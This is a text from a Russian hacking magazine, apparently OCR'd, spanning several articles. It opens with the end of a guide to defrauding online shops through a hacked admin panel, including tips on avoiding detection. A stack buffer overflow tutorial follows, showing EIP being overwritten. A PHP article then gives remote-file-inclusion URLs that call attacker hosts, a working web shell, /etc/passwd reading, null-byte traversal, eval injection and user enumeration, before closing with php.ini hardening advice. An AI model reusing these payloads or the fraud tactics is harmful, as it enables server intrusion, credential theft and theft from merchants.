Во-вторых, порядок оформления заказа: как правило, российские магазины позволяют расплатиться за заказ почтовым переводом, и в случае перечисления денег отправляют заказ клиенту. Это, пожалуй, идеальный вариант. Его задачей будет через несколько дней после того, как он сделал заказ, поменять статус заказа на web-панели на оплаченный, и ждать товара =). Это все в теории. На практике все может оказаться немного сложнее, поэтому первый заказ хакер может послать своему корефану, который ничего не смыслит в компах, а тем более во взломе. Затем, если все ок, покупает у него свой заказ за бутылку пива. Если все проходит без последствий, он заказывает товар на себя. В то же время хакер не перегибает палку: не заказывает много товаров и не делает это слишком часто. А все дело в том, что убытки магазину должна списать бухгалтерия. На маленькие цифры могут закрыть глаза, но когда счет идет на тысячи долларов, тут ситуация непредсказуема. Также хакер как можно меньше светится на админ-зоне магазина и не рассказывает никому о факте взлома, иначе он может поплатиться.

Ахтунг, второй раз! Эта статья написана только в целях просвещения. Это ни в коем случае не руководство к действию. Все, что здесь написано, уголовно наказуемо! Не надо повторять описанные действия!

Взлом

ПЕРЕПОЛНЕНИЕ БУФЕРА В СТЕКЕ. ЧАСТЬ 1

kas1e



ПЕРЕПОЛНЕНИЕ БУФЕРА В СТЕКЕ. ЧАСТЬ 1

Эта статья открывает цикл статей, которые, я надеюсь, помогут многим уяснить для себя современные и не очень (но по-прежнему актуальные) способы использования уязвимостей в различном программном обеспечении, ошибках проектирования некоторых платформ, реализации компиляторов и так далее. Для полного понимания того, о чем мы будем говорить, очень желательно, чтобы ты знал/понимал ассемблер, немного C, устройство юниксоподобных систем (т.к. ориентировка будет именно на них) и вообще устройство процессоров на уровне low level. Я же постараюсь по возможности упростить подачу материала, чтобы ты, даже не зная ничего из перечисленного, мог понять, о чем идет речь.

Первая статья посвящена проблеме, называемой "переполнение стека", и в связи с большим объемом информации разделена на две части. Первую часть ты читаешь сейчас, вторая появится в следующем номере. Для начала совершим небольшой экскурс в историю и вспомним "громогласного" червя Морриса. Червь этот имеет непосредственное отношение к нашей теме, так как одним из трех способов его проникновения было использование уязвимости в fingerd демоне, тип которой (уязвимости) впоследствии назвали переполнением стека. Кстати, так же часто встречается термин "переполнение буфера", что, в общем, тоже правильно, но слегка не точно, так как это те буфера, которые находятся именно в стеке. Но обо всем по порядку.

Ноябрь. 1988 год. Паника, все как в современных фильмах про ужасных хакеров - ничего не работает, все виснет, никто не понимает, в чем дело. Спустя некоторое время становится ясно, что проблема в неком программном коде, распространяющемся по сети, забивающем каналы и использующем для заражения компьютеров 3 способа. Первый способ простецкий - в sendmail разработчиками был оставлен отладочный режим, позволяющий подключившемуся пользователю работать с машиной, на которой запущен этот демон. В первых репортах именно на sendmail была повешена участь программы, содержащей в себе переполнение стека, что неверно (см. сорцы червя). Второй способ заключался в тупом подборе логинов к rsh/rexec, а ведь в то время больше чем у половины юзеров логин соответствовал паролю (вот весело было злодеям). А третьим способом было не что иное, как наше переполнение стека в демоне fingerd. Примечательно, что реализация этой техники работала только на VAX компьютерах (возможно, что Моррис - просто ленивый гад и не захотел отлаживать под SunOS, хотя в исходниках видно, что на SunOS рассчитывалось тоже).
В оригинальных репортах (например, из департамента компьютерных наук - University of Lowell) это звучало примерно так: атака на fingerd демон позволяет червю проникать в компьютерные системы, используя ошибку в этом демоне. После соединения fingerd демон принимает от пользователя данные, не ограничивая и не считая их количество и размер. Если читается буфер больше, чем 512 байт, то остальное записывается в критичные участки памяти. Это был 1988 год, и первое публичное заявление о такого рода уязвимости появилось именно тогда. Моррис ли это придумал, или еще кто - точно уже не скажешь, история помнит лишь студента Морриса. Впрочем, какая теперь разница, мы лучше попробуем понять, что же это за уязвимость.

ПРОЦЕССОР И РЕГИСТРЫ

Для начала нужно иметь представление о том, что на самом деле представляет собой процессор. Процессор - это большая-большая схема, элементы которой миниатюрны и "залиты" в боксы (сам процессор). На самом нижнем уровне - это банальные резисторы, конденсаторы и транзисторы.

Связки из нескольких транзисторов стали называть регистры, и именно с их помощью процессор получает и обрабатывает информацию от внешнего мира (все это весьма приблизительно, для получения более детальной информации читай соответствующую литературу), и именно ими управляют злые любители ассемблера. Регистры можно представлять себе по-разному. Я же их представляю как мужиков со стройки в оранжевых касках, готовых день и ночь складывать все, что им дают. Вот этих мужиков-строителей - регистров на разных процессорах разное количество. И даже на x86-семействе их число постоянно увеличивается. Есть регистры для управления fpu, есть для арифметических операций, есть регистры, предназначенные для индексации, адресации, индикации состояния, и самое для нас главное - регистры для работы со стеком. Регистры бывают 16/32/64-битные. Маленькая размерность (разрядность) идет с самых младших x86 процессоров (такие как 8088, 8086, 80286), далее, получив расширенную адресацию и защищенный режим, процессорные регистры расширились до 32 бит (80386, 80486) и после до 64 бит. Нас, в особенности, будут интересовать регистры, которые имеют непосредственное отношение к стеку:

Регистр EIP (современная 32-битная версия 16-битного прототипа - регистра IP). Этот регистр содержит в себе адрес команды, которая будет выполнена процессором. EIP расшифровывается как extended index pointer, т.е. расширенный индексный указатель. Этот регистр является одним из трех самых важных регистров, которые нам понадобятся в процессе освоения техники. Можно представить это очень просто. Есть программка, которую мы запустили на выполнение. Адрес первой команды этой программки лежит в eip. Выполнилась одна команда, адрес следующей уже в eip и так далее. Т.е. изменяя данные в eip регистре, мы говорим процессору, по какому адресу следует искать следующие инструкции для выполнения.

Второй регистр - это ESP (также современная 32-битная версия 16-битного SP регистра). ESP означает extended stack pointer - т.е. расширенный стековый указатель. Этот регистр позволяет нам адресоваться по стеку, и именно он указывает на адреса данных, которые будут вынуты из стека (о стеке будет чуть ниже). Также очень важный для нас регистр.

И третий регистр - это EBP (современная версия 16-битного BP регистра). EBP - extended base pointer - расширенный указатель на базу. Регистр призван облегчить доступ к данным, находящимся в стеке. Если программа использует хранение локальных переменных в стеке (а в нашем случае именно так), то при помощи ebp мы можем напрямую адресоваться к параметрам. Вот три регистра, которые нам нужно знать и понимать. Теперь пришло время поговорить непосредственно о стеке.

СТЕК И ИНСТРУКЦИИ

Слово stack было заимствовано из скандинавских языков (помогли викинги, покорившие Англию в 900-ых годах). Слово означало "стог, куча". Кстати, что интересно, и такие слова как root, window - тоже от них. Стоит также заметить, что напрашивающееся слово стек (в смысле стекаться), это не то же самое, что "куча" - но, в общем, близко. О том, что под словом "куча" теперь чаще всего подразумевают понятие "heap" - надо иметь в виду, но запариваться этим не стоит. В различных текстах/книгах/документациях можно встретить разные способы визуального представления стека - от стопки листов, до перевернутых стаканов. Лично мне проще всего представить его таким, какой он есть, т.е. участком памяти, начало которого на потолке и имеет смещение 0xffffffff, и все, что мы будем добавлять к нему, будет добавляться снизу. Вот самое удачное, на мой взгляд, схематическое представление стека:

```
0xffffffff    Начало стека
0xfffffffc    Занесли некоторые данные
0xfffffff8    Занесли некоторые данные
0xfffffff4    Занесли некоторые данные
0xfffffff0    Занесли некоторые данные
|
||                Стек растет к меньшему адресу
\/
```

И вот так стек растет от большего адреса к меньшему. Итак, у нас получается, что стек - это та же обычная память, только организованная задом наперед. Это сделано для облегчения и ускорения работы процессора и инструкций, которые он выполняет. Инструкции - это своего рода команды процессора (то есть всякие pop, push, ret, call, mov, xor и так далее). У каждого семейства процессоров инструкции свои. У x86 они постоянно накапливаются (сначала было немного, потом добавился защищенный режим, появились новые, после этого добавился сопроцессор - еще, потом mmx и т.д. - т.е. как правило, с появлением каждого аппаратного новшества внутри процессора появляются новые инструкции). На самом же деле процессор "видит" лишь биты, которые собраны в байты. И, скажем, инструкция RET для x86 процессора - это C3 (1100 0011). Чтобы стало понятней, я приведу хронологическую цепь развития событий.

Сначала люди сделали простенький процессор, он работал с битами и выполнял некие действия. Чтобы им управлять, люди давали/писали ему эти биты. Т.е. первые программисты писали именно так: 011010101 11101110101 10110110 1101001 1101, что, конечно, с развитием процессоров стало устаревать. Тогда люди придумали шестнадцатеричную систему счисления (так сказать, промежуточное звено понимания между тем, что близко процессору - биты, и тем, что близко человеку - десятеричная система счисления). И стали работать в этих hex'ах, что, разумеется, проще. А процессоры все развивались, людям стало мало и hex'ов. И придумали они компиляторы. Это программы, которые читают человеческие слова (mov, push и т.д.) и переводят их в удобоваримый для процессора вид (биты). Это были первые компиляторы ассемблера. Потом для производительности и упрощения стали появляться языки высокого уровня - c, basic, pascal и прочие. И мы пришли к тому, что имеем сейчас.

Но вернемся к стеку. Существуют некоторые понятия, определяющие работу стека. Например, lifo и fifo. lifo - last input first output (последний положенный берется первым). fifo - first input first output (первый положенный берется первым). В случае с x86 стек работает по принципу lifo. Т.е. все, что мы в него кладем, будем забирать по принципу "забрать можем тот, который был положен последним". Для работы со стеком в процессоре предусмотрены различные инструкции, которые мы опишем. PUSH - "толкать". Т.е. можно говорить "мы затолкнули в стек данные". POP - "выталкивать". Т.е. "мы выталкиваем данные". Допустим, наш стек начинается на 0xffff адресе. Если мы сделаем, скажем, push %eax (занесем в стек значение регистра eax), указатель стека двинется вперед на 4 байта (так как eax 4 байта), и ESP регистр будет уже указывать на 0xfffc адрес. Если мы сделаем pop %eax, то последние положенные в стек данные вынутся первы-

NEXT

Взлом

ПЕРЕПОЛНЕНИЕ БУФЕРА В СТЕКЕ. ЧАСТЬ 1

kas1e

ми (т.к. lifo). Т.е. мы заберем в eax регистр те данные, которые мы положили в стек, использовав push %eax инструкцию. Из ESP вычтется 4 байта, и он вновь будет указывать на 0xffff адрес (лучше всего посидеть денек-другой за дебаггером и посмотреть различные вариации работы со стеком, и будет тебе счастье :)). На этих и еще двух инструкциях построена работа со стеком в x86 семействе процессоров. Две другие инструкции - это CALL и RET. Рассмотрим пример: скажем, нам нужно перейти в программке на какую-то метку и затем вернуться назад для продолжения выполнения инструкций. Откуда процессор будет знать, куда возвращаться и что выполнять дальше? Для этого мы перед прыжком в функцию сохраняем адрес следующей инструкции во временном регистре (например, в eax); и чтобы затем возвратиться из функции, мы запишем адрес из eax в eip, и процессор продолжит выполнение там, где нам нужно. Однако неприятно постоянно проделывать такие комбинации, но к счастью, процессор предлагает нам 2 инструкции - CALL и RET. CALL записывает следующую инструкцию, которая будет исполнена после возврата из функции (назовем эту инструкцию адресом возврата) в стек, и записывает в eip адрес функции, которую мы вызвали. RET инструкция, наоборот, выталкивает адрес возврата из стека и записывает этот адрес в EIP. Таким образом, мы надежно возвращаемся из функции и продолжаем выполнение программы. Эти 4 инструкции, как и 3 стековых регистра, нам надо понимать, прежде чем двигаться дальше.

ЯЗЫК С И ЛОКАЛЬНЫЕ ПЕРЕМЕННЫЕ

Теперь пришла пора поговорить об очень неплохом языке высокого уровня - языке С. Как я уже говорил, для упрощения написания программ были придуманы высокоуровневые компиляторы. В каждой операционной системе ядро, конечно, написано на ассемблере, а вот дальше все обычно пишется на языках высокого уровня. Unix-подобные системы - не исключение, и для более комфортной работы придумана библиотека (libc), в которой хранятся различные функции и обертки для "ассемблерных системных вызовов". И мы спокойно пишем различные сишные программы, не думая о том, что там на самом деле происходит. Компиляторы проектируются, естественно, по возможности максимально оптимизированными, и, естественно, адреса локальных переменных почти на всех С-компиляторах хранятся в стеке (для простоты и быстроты работы). К счастью или к сожалению, именно эта особенность компиляторов и используется при переполнении стека. Давай посмотрим, как располагаются локальные переменные в стеке. Для этого напишем простую программу:

```
main()
{
int lala;       // локальная переменная.
}
```

Сделаем из нее исполнимый файл и посмотрим в отладчике, что же происходит на самом деле:

```
[root@stack]# gcc 1.c -o test
[root@stack]# gdb -q ./test
(gdb) disas main
Dump of assembler code for function main:
0x8048420 <main>:         push   %ebp
0x8048421 <main+1>:       mov    %esp,%ebp
0x8048423 <main+3>:       sub    $0x4,%esp
0x8048426 <main+6>:       mov    %ebp,%esp
0x8048428 <main+8>:       pop    %ebp
0x8048429 <main+9>:       ret
0x804842a <main+10>:      lea    0x0(%esi),%esi
End of assembler dump.
(gdb) break *0x8048420
Breakpoint 1 at 0x8048420
(gdb) run
Starting program: /stack/test

Breakpoint 1, 0x08048420 in main ()
(gdb) info reg eip esp ebp
eip            0x8048420        0x8048420
esp            0xbffffb1c       0xbffffb1c
ebp            0xbffffb58       0xbffffb58
(gdb) x/4 0xbffffb1c
0xbffffb1c:     0x42017499      0x00000001      0xbffffb84      0xbffffb8c
(gdb) x/4 0xbffffb58
0xbffffb58:     0x00000000      0x08048311      0x08048420      0x00000001
(gdb) break *0x08048421
Breakpoint 2 at 0x8048421
(gdb) cont
Continuing.

Breakpoint 2, 0x08048421 in main ()
(gdb) info reg eip esp ebp
eip            0x8048421        0x8048421
esp            0xbffffb18       0xbffffb18
ebp            0xbffffb58       0xbffffb58
(gdb) x/4 0xbffffb18
0xbffffb18:     0xbffffb58      0x42017499      0x00000001      0xbffffb84
(gdb) x/4 0xbffffb58
0xbffffb58:     0x00000000      0x08048311      0x08048420      0x00000001
(gdb) cont
Continuing.

Program exited with code 01.
```

Пример дизассемблирования маленькой функции

```
# gcc test.c -o test
# gdb -q ./test
(gdb) disas main
Dump of assembler code for function main:
0x8048420  <main>:    push    %ebp
0x8048421  <main+1>:mov       %esp,%ebp
0x8048423  <main+3>:sub       $0x4,%esp
0x8048426  <main+6>:mov       %ebp,%esp
0x8048428  <main+8>:pop       %ebp
0x8048429 <main+9>: ret
End of assembler dump.
```

Разберем, что здесь написано. Первые 2 инструкции (push %ebp и mov %esp,%ebp) стандартны для начала любой С-подпрограммы/функции (сделано опять же для простоты адресации по переменным). Чуть ниже я их объясню. Далее идет именно то, что нам нужно - мы резервируем в стеке место под нашу локальную переменную 'lala'. Это важный момент. Далее идут также 2 стандартные инструкции (mov %ebp,%esp и pop %ebp), которые стандартны для конца любой С-подпрограммы/функции. Их я тоже чуть ниже объясню. Ну и ret инструкция - выход из программы.

Итак, мы входим в функцию. Сразу в стек заносится адрес возврата (т.е. адрес, который RET положит в EIP и скажет процессору, что выполнять дальше). Если мы говорим про функцию main(), то адрес возврата заносится в самое начало стека (т.е. в самый максимальный адрес). Это значит, что в первых четырех байтах всей доступной области стека у нас адрес, на который мы вернемся при выходе из функции main(). Для всех других функций - адрес возврата ложится в то место стека, которое считается вершиной для этих самых других функций. Допустим, что мы в main() проделали какие-то вещи со стеком и вызвали функцию. Сразу же ее адрес возврата будет положен в первые 4 стековых байта, которые стали вершиной для вызванной функции, но для main - это просто очередные запары со стеком.

ПЕРЕПОЛНЕНИЕ СТЕКА

Для примера, опять-таки, возьмем main(). Итак, что у нас получается? А получается то, что адрес возврата из main() лежит в самом верху стека. Т.е. в main() выполняются инструкции до тех пор, пока не встретится RET. Тут же считывается адрес возврата из стека и кладется в EIP, чтобы процессор знал, куда ему возвращаться. И вот ключевой момент нашего разговора. Локальные переменные располагаются в стеке. Адрес возврата тоже располагается в стеке. И если каким-то образом локальными переменными перезаписать этот адрес возврата, то возврат из main() произойдет именно туда, что будет в EIP (а там будут наши переменные, которыми мы перезаписали адрес возврата). И вместо выхода из main() процессор пойдет далеко ;). Главное, вникни в последние абзацы. Следующие статьи невозмож-

Ссылки

ftp://ftp.cerias.purdue.edu/pub/doc/morris_worm/ - все о черве Морриса.
http://www.phrack-dont-give-a-shit-about-dmca.org/show.php?p=49&a=14 - Smashing The Stack For Fun And Profit by Aleph1.
Любая книга по x86 ассемблеру :).

но будет понять, если ты не переваришь эту, так сказать, вводную. Но я отвлекся...
Как ты, возможно, уже понял - переполнение стека именно в этом и заключается - переполнить переменными какой-то буфер в стеке так, чтобы перезаписался адрес возврата из функции (в данном случае из main()).

Рассмотрим пример.
Допустим, при запуске стек начинается по адресу 0xbffffa9f. Автоматически при запуске программы в ESP будет 0xbffffa9c, т.к. 4 байта уже "забраны" под адрес возврата из main(). В EBP регистре при запуске может быть какой угодно хлам, т.к. он не определен. Как я говорил, EBP регистр создан для простоты навигации по стеку, и мы можем делать с этим регистром всякие арифметические и логические операции, как и с обычными регистрами, и при этом иметь "direct access" к стеку.
Для того чтобы мы могли бродить по стеку, в ebp должен быть адрес этого стека. Просто сделать mov %esp,%ebp мы, конечно, можем, но в случае написания именно на ассемблере. А вот разработчики C-компилятора сразу себя обезопасили, и даже в функции main() сохраняют %ebp (т.к. и всякие обработчики исполняемого файла могут использовать %ebp). После того как %ebp сохранили, можно сделать и mov %esp,%ebp. Это объяснение двух первых и двух последних инструкций любой C-функции/подпрограммы/процедуры.
Итак, после выполнения первых двух инструкций наш стек выглядит так:

0xbffffa9f	0xbffffa9c
по этому адресу	по этому адресу
4 байта адреса	сохраненный на
возврата из main	всякий случай EBP.

В результате, после первых двух инструкций в ESP у нас 0xbffffa98. И в EBP тоже. Т.е. перезаписывать нам придется 4 байта сохраненного EBP, а после него уже будет перезаписываться адрес возврата. Нам это все равно, так как, если мы сможем перезаписывать эти области, то мы просто будем добавлять еще 4 байта и делать грязное дело.
Конечно, мы можем просто обратиться по этому адресу и написать то, что нам надо. НО! Не надо забывать, что все это разжевывается в контексте использования данной уязвимости в уже готовой/чужой программе.
Идем дальше. Допустим, у нас есть некий буфер (локальная переменная), который, естественно, расположен в стеке. Скажем char little_buffer[4];
В стеке под этот буфер должно выделиться место. Т.е. после первых двух инструкций (push %ebp и mov %esp,%ebp) идет sub $0x4,%esp. Этой инструкцией мы выделяем буфер на 4 байта в стеке. Сделаем little_buffer[8] - соответственно sub $0x8,%esp и буфер в 8 байт.
И вот мы подошли к самому главному. Нам нужно переполнить этот буфер, т.е. вписать вместо 4 зарезервированных байт какую-то инфу, чтобы заполнить буфер, еще 4 - чтобы перезаписать сохраненный ebp, и дальше уже 4 байта на адрес возврата. Вот! Это самый важный момент. Во второй части статьи мы будем подсовывать наш код, и возврат будет происходить именно на него!
Теперь рассмотрим это на практике. Для этого напишем еще одну программу:

```
main (int argc, char *argv[ ])          // будем брать символы с командной строки
{
        char little_buffer[4];          // сделаем буфер на 4 байта
            strcpy(little_buffer,argv[1]);
}
```

/* strcpy является одной из функций, которая не заботится о размере буфера */

```
# gcc -w test.c -o test
# ./test aaaaaaaabbbb
Segmentation fault
```

Пример переполнения буфера

Вот! Программа попыталась вернуться на bbbb (62626262 в hex). Т.е. мы перезаписали то, что нам надо, и в EIP оказалось 62626262. Чтобы подтвердить информацию, проверим это в отладчике:

```
# gdb -q ./test
(gdb) set args aaaaaaaabbbb
(gdb) run
Starting program: /a.out aaaaaaaabbbb
Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
(gdb)
```

ЗАКЛЮЧЕНИЕ

Мы подошли к логическому завершению одной из двух частей нашей темы. Что мы получили? А получили мы самое натуральное переполнение буфера в стеке. Главное, освой этот теоретический материал. Дальше я буду описывать, каким образом мы можем подсунуть наш код, и как этот код сделать. Как написать программу, которая будет всем этим заниматься. А на этом, к сожалению, пока все. Изучай ссылки и жди следующей статьи.

Взлом

ПЕСНЬ О БАГАХ В PHP ИЛИ АДМИН В ШКУРЕ

Loh Matov (blabl@7350.org)

ПЕСНЬ О БАГАХ В PHP ИЛИ АДМИН В ШКУРЕ СКРИПТ-КИДДИ

КАК ОБЕЗОПАСИТЬ СВОЙ СЕРВЕР С PHP

Ты хочешь знать, как был взломан небезызвестный apache.org? Хотел хоть раз побывать в шкуре скипт-киддисов и понять, каким местом они думают? Или хочешь узнать, как защититься от тех самых скрипт-кидди? Тогда эта статья однозначно для тебя. Наверное, слышал, что знаменитый apache.org (веб-сайт команды разработчиков, чей веб-сервер один из самых распространенных в мире) в 2000 году подвергся хакерской атаке, и был произведен дефейс главной страницы сайта. Логотип "Powered by Apache" был заменен "Powered by Microsoft BackOffice". Как же хакерам удалось проломить защиту сайта? Все банально, исследовав фтп-сервер сайта, хакеры наткнулись на директорию, к которой можно было обращаться еще и по вебу. Они сформировали простой скрипт на PHP:

```
<?
passthru($cmd);
?>
```

Это дает возможность исполнять команды с привилегиями веб-сервера. Далее они залили на фтп биндшелл, и с помощью этого скрипта скомпилировали и запустили:

```
http://www.apache.org/thatdir/wuh.php3?cmd=gcc+-o+httpd+httpd.c
http://www.apache.org/thatdir/wuh.php3?cmd=./httpd
```

Вдаваться в подробности, как был получен рут-доступ, не будем. Скажем лишь, что это было сделано через mysql. Нас интересует, что можно было сделать через простой пхп-скрипт.

СЕГОДНЯШНЯЯ РЕАЛЬНОСТЬ

Когда-то, года два или три назад, пхп был не так распространен, как сейчас. Скрипты писали в домашних условиях (hand-made ;)), не было команд разработчиков типа phpBB etc., соответственно скрипты содержали немало ошибок, позволяющих исполнять команды вроде функций:

```
system($cmd);
passthru($cmd);
```

В наше время такие ошибки встречаются крайне редко, но встречаются. Сейчас появилось множество других приятных багов. Я же расскажу о самых распространенных из них.

Рассмотрим функции: include(), include_once(), require(), require_once(). Все они парсятся fopen врапером, и если в конфиг-файле PHP на веб-сервере разрешено открытие удаленных файлов (а это разрешено по умолчанию), то мы можем совершить некий трюк. А именно - включить в файл свой кусок кода типа <?system("cat /etc/passwd");?>, и он будет исполнен. Во многих скриптах, которые ты можешь скачивать с веба для своей домашней страницы, присутствует такая ошибка:

```
<?
...
include($file);
?>
```

Если переменная $file не определена до этого куска кода, то ты попал ;). Тебя обязательно похакают, а сделают это так:

```
http://your.home.page/thisfile.php?file=http://vrag.hosted.here/1.php
```

Дело в том, что если переменная не инициализирована, то ее можно передать как параметр к скрипту. Разумеется, если это предусмотрено конфигом пхп, а это, опять же, предусмотрено по умолчанию. В данном случае в твой уязвимый скрипт включается кусок кода с совершенно другого сервера. Файл 1.php содержит в себе строчку <?system("cat /etc/passwd");?>, которая покажет /etc/passwd с твоего серванта. Та же самая ошибка получится и в том случае, если в твоем скрипте несколько другой код, типа:

```
<?
...
include("$file.php");
?>
```

Хаксор просто вызовет строчку по-другому: http://your.home.page/thisfile.php?file=http://vrag.hosted.here/1. А файл на его сервере будет называться точно так же - 1.php, тогда параметр "file", передаваемый скрипту, будет подставлен в твой скрипт, и он будет выглядеть так:

```
<?
...
include("http://vrag.hosted.here/1.php");
?>
```

В результате файл 1.php с сервера хаксора будет включен и обработан. Если бы в твоем скрипте перед $file стояла точка и слэш ("./" - признак того, что файл будет искать только в текущей директории) или указан полный путь к файлу относительно сервера, этот трюк не сработал бы.

ВЗЛОМ В СОЗНАНИИ СКРИПТ-КИДДИ


Давай представим себя скрипт-кидди и подумаем, что он будет делать. Ведь, наверняка, ему не нужен файл /etc/passwd. Кроме списка пользователей он ничего из него не вытащит. Разберем живой пример: найдем ошибку в скрипте и заэксплоитируем ее. Возьмем довольно распространенный скрипт L-forum версии 2.2.0. Далее ищем функции include, include_once, require, require_once. Наша задача - найти место в скрипте, где мы можем включить в него удаленный файл с нашим куском кода, чтобы он исполнился. Итак, ищем и находим файлы:

```
inc/list_last.inc
inc/list_msgs.inc
inc/list_thr.inc
```

Они содержат такой участок кода: include $pre."lib/date_trans.inc";. Причем, переменная $pre не определена заранее, так как это .inc-файлы, которые включаются только по ходу работы скрипта. Баг найден, остается молиться, чтобы на сервере .inc-файлы обрабатывались PHP, что опять же почти всегда и делается, дабы не раскрывать исходный код скриптов. Что бы сделал скрипт-кидди? Конечно, сразу бы сбацал веб-шелл для исполнения команд, создав файлик с таким содержимым:

```
<?
//здесь узнаем версию ядра
echo(system("uname -a")."<br>");
//узнаем, какой шелл у пользователя
echo(system("cat /etc/passwd|grep nobody")."<br>");
?>
<form method=POST
action="http://site.s.bugged.scriptom/lforum/inc/list_msgs.inc?pre=http://hax0rz.site/">
<input type="text" name=lox>
<input type=submit>
</form>
<pre>
```

Инфа, вытянутая через ошибку в форуме



```
<?
$lox=passthru($lox);
echo($lox);
?>
</pre>
```

Это простенький веб-шелл, в его форме указывается необходимая для исполнения команда. Результат выводится прямо в ту же веб-страницу. Главное, в настройках правильно указать путь в action.
http://site.s.bugged.scriptom/lforum/inc/list_msgs.inc - путь к дырявому скрипту на сервере врага ;).
http://hax0rz.site/ - сайт, на котором будет лежать файл /lib/date_trans.inc (относительно веб-сервера), так как именно он будет включаться в страницу include http://hax0rz.site/lib/date_trans.inc.
Вот, в принципе, и все, остается зайти по урлу http://site.s.bugged.scriptom/lforum/inc/list_msgs.inc?pre=http://hax0rz.site/ и получить веб-шелл. Что будет дальше, зависит только от извращенности скрипт-кидди. Он может применить хитрые локальные эксплоиты и получить рута. А может сделать дефейс, если хватит прав для записи в файл главной страницы. А может и забить на этот дырявый сервер и написать админу об ошибке.
Все вышеописанное касается и функций require, require_once, include_once. Конечно, может возникнуть резонный вопрос - как определить, уязвим ли скрипт на удаленном сервере, когда нельзя получить доступ к его исходному коду? Очень просто, забиваем в параметры скрипта какую-нить длинную страшную строку:

```
/file.php?file=aaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Если скрипт уязвим, то ответом будет предупреждение о том, что не удается подключить файл:

```
Warning: Failed opening
'aaaaaaaaaaaaaaaaaaa' for inclusion
(include_path='.:/usr/local/php-4.2.3/lib/php') in
/opt2/home3/prop/public_html/file.php on line 7
```

Warning: Failed opening
"WAZAAAAAAAAAAAAAAAAAAAAAP" for inclusion
(include_path='.:/usr/local/php4//lib/php')
in /www/opt2/usr3/html/1.php on line 2

Ошибка при подключении файла

В PHP до версии 4.0.3pl1 включительно была такая бага, как null-byte. Это должно быть всем знакомо еще со времен родного перла. После того, как о ней сообщили, ошибка была исправлена. В некоторых функциях она сохранилась и в более поздних версиях. Это возможно и сейчас, но "эксплоитировать" их очень сложно... При старом PHP такая ошибка реализовывается крайне просто. Допустим, на сервере есть скрипт с куском кода такого плана (порывшись в сырцах php-nuke, найдешь много подобного):

```
<?
..
fopen("$file.php");
?>
```

Переменная $file не определена ранее и передается как параметр, то есть мы можем ее задать как script?file=../../../../../../etc/passwd%00, получится строка:

```
<?
..
fopen("../../../../../../etc/passwd%00.php");
?>
```

Соответственно, открывается файл с пользователями этого сервера вместо скрипта. До сих пор очень много серверов используют старые версии пхп, скорее всего это ленивые админы. Я даже видел пхп версии 2.0. А если попался ленивый админ, то задача еще более упрощается.

ПРЕЛЕСТИ EVAL(), PRINT() И ECHO()

Теперь о сочетании функций eval(), print() и echo(). Функция eval() появилась в пхп3, она представляет текст в виде кода, который затем исполняется. Это важно в тех случаях, когда кусок кода хранится в базе данных. В php3 она не возвращает ничего. В php4 она возвращает NULL, если код ничего не возвращает. Чем нам полезна эта функция? А тем, что это потенциальная дыра, code injection, как и с функцией include(), только несколько другого плана. Вот пример из phpBB 1.4:

```
<example code from page_header.php>
if ($new_message != 0) {
        eval($l_privnotify);
        print $privnotify;
        }
</end example code>
```

Переменная $l_privnotify не определена ранее, а значит, мы можем определить ее в параметрах, передаваемых к скрипту, scripts.php?l_privnotify=phpinfo(). Функция phpinfo() выдает все, что нужно для успешной атаки.

ОБХОД SAFE MODE

Вплоть до предпоследней версии PHP(4.2.2), существует ошибка, исправленная только в 4.2.3. Суть ее состоит в том, что можно обойти "safe mode" и выполнить произвольный код без ограничений "safe mode". Ошибка находится в пятом аргументе функции mail(). Эксплоит можно найти на security.nnov.ru. Вообще, пятый аргумент функции mail() используют достаточно редко, и здесь я привожу эту ошибку только для того, чтобы оградить тебя от этой досадной ошибки и помочь сделать код более безопасным.
Еще один путь обхода "safe mode". Ошибка содержалась в функции getpw() и ей подобных. Эта функция показывает имя пользователя по его UID, но она не проверяет, включен ли режим "safe mode" и ограничение на выход из домашней директории пользователя open_basedir. Вот простой кусок кода, который покажет всех пользователей в системе:

```
<?
  for ($i = 0; $i < 60000; $i++)
   {
    if (($tab = @posix_getpwuid($i)) != NULL)
     {
      echo $tab['name'].":";
      echo $tab['passwd'].":";
      echo $tab['uid'].":";
      echo $tab['gid'].":";
      echo $tab['gecos'].":";
      echo $tab['dir'].":";
      echo $tab['shell']."<br>";
     }
   }
?>
```

ПО ТУ СТОРОНЫ БАРРИКАД

Что же делать? Как защититься от хаксоров? Если сервер принадлежит тебе - все очень просто: редактируй файл php.ini. А если сервер не твой, можешь отписать эти рекомендации админу на мыло. Если же админ ленивый, то меняй хостинг.
А теперь о самих настройках PHP. Вначале отключим инициализацию глобальных переменных, хотя без этого иногда тяжко:

```
register_globals = Off
```

Также не разрешать fopen открывать ссылки. Это самая реальная фишка, хотя опять же, некоторые скрипты ее используют. Например, когда прут новости с новостных сайтов:

```
allow_url_fopen = Off
```

Включаем сейф-моду. При ней хаксор не сможет получить доступ к файлам типа /etc/passwd и им подобным:

```
safe_mode = On
```

Далее следует отключить некоторые функции, которые позволяют исполнение команд на сервере и получение информации об объекте атаки. Например, функция phpinfo() выдаст хаксору практически всю информацию о веб-сервере и установленных компонентах для успешной атаки:

```
disable_functions = system,cmd,passthru,phpinfo
```

Если все-таки необходимо использовать функции для исполнения системных команд:

```
$cmd=escapeshellcmd($string);
```

